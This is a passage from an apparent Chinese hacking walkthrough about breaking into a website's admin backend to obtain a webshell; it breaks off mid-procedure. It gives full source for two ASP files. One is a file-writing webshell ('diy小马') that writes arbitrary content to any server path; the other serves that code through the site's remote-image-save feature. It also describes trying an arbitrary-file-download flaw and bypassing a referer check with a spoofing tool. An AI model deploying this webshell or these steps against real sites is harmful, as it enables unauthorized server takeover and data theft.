


图 4




图 5

看来这个上传漏洞已经被修补了，没关系，我们还有别的绝招，利用远程图片保存功能照样也能获取 webshell！首先我们把以下代码保存为 1.asp：

```
<%
Set fs = CreateObject("Scripting.FileSystemObject")
```




图6

```
    Set MyTextStream=fs.OpenTextFile(server.MapPath("2.
asp"),1,false,0)
    Thetext=MyTextStream.ReadAll
    response.write thetext
    %>
```

然后再把以下代码保存为2.asp：

```
    <%on error resume next%>
    <%ofso="scripting.filesystemobject"%>
    <%set fso=server.createobject(ofso)%>
    <%path=request("path")%>
    <%if path<>"" then%>
    <%data=request("dama")%>
    <%set dama=fso.createtextfile(path,true)%>
    <%dama.write data%>
    <%if err=0 then%>
    <%="success"%>
    <%else%>
    <%="false"%>
    <%end if%>
    <%err.clear%>
    <%end if%>
    <%dama.close%>
    <%set dama=nothing%>
    <%set fos=nothing%>
    <%="<form action='' method=post>"%>
    <%="<input type=text name=path>"%>
    <%="<br>"%>
    <%=server.mappath(request.servervariables
("script_name"))%>
    <%="<br>"%>
    <%=""%>
    <%="<textarea name=dama cols=50 rows=10 width=30></
textarea>"%>
    <%="<br>"%>
    <%="<input type=submit value=save>"%>
    <%="</form>"%>
```

最后把这两个文件都存放到我们自己的空间上（空间要支持asp），其中2.asp是我们最常用的diy小马，而1.asp则是用来把2.asp的代码输出到页面中，当我们打开1.asp的时候，所返回的页面就是2.asp的代码。这两个文件都上传好后，我们点击“PHOTO”按钮，就会看到如图7所示的界面。

在“图片地址”中填写1.asp的地址，填写好后点击“插入”按钮，然后我们在“保存图片”选项中选择“是”，一切就绪后点击“添加”按钮就可以获得webshell了。但是经过我的几次尝试，我们的webshell都未能在目标网站中成功生成，




图7

这时我就开始郁闷了。

我又试了试最近沸腾爆出的down.asp下载任意文件的漏洞，结果依然是无功而返。后台的功能就只有这么一些，连设置系统参数的功能都没有，看来要想从这里获得webshell是比较困难的了。

三、突破重围巧取webshell

正当我郁闷的时候，无敌小龙跟我说Db_Compact.asp文件是数据库备份文件，让我试试从这里上传图片。于是我马上在浏览器中打开了这个文件，谁知却返回了如图8所示的错误页面。




图8

看来这个页面做了防盗链验证，我们不能直接访问这个页面。经过一会儿的思考，我想起了最近发现的一款referer欺骗工具“QuickSpoof”，利用它我们就可以轻易的绕过防盗链验证。双击运行QuickSpoof，如图9。点击“Add”按钮，在“Description”和“Referer”中输入我们的来源页地址，这里我们随便输入一个该网站的页面即可，比如“http://www.hackerxfiles.net/




图9




图10




图 11

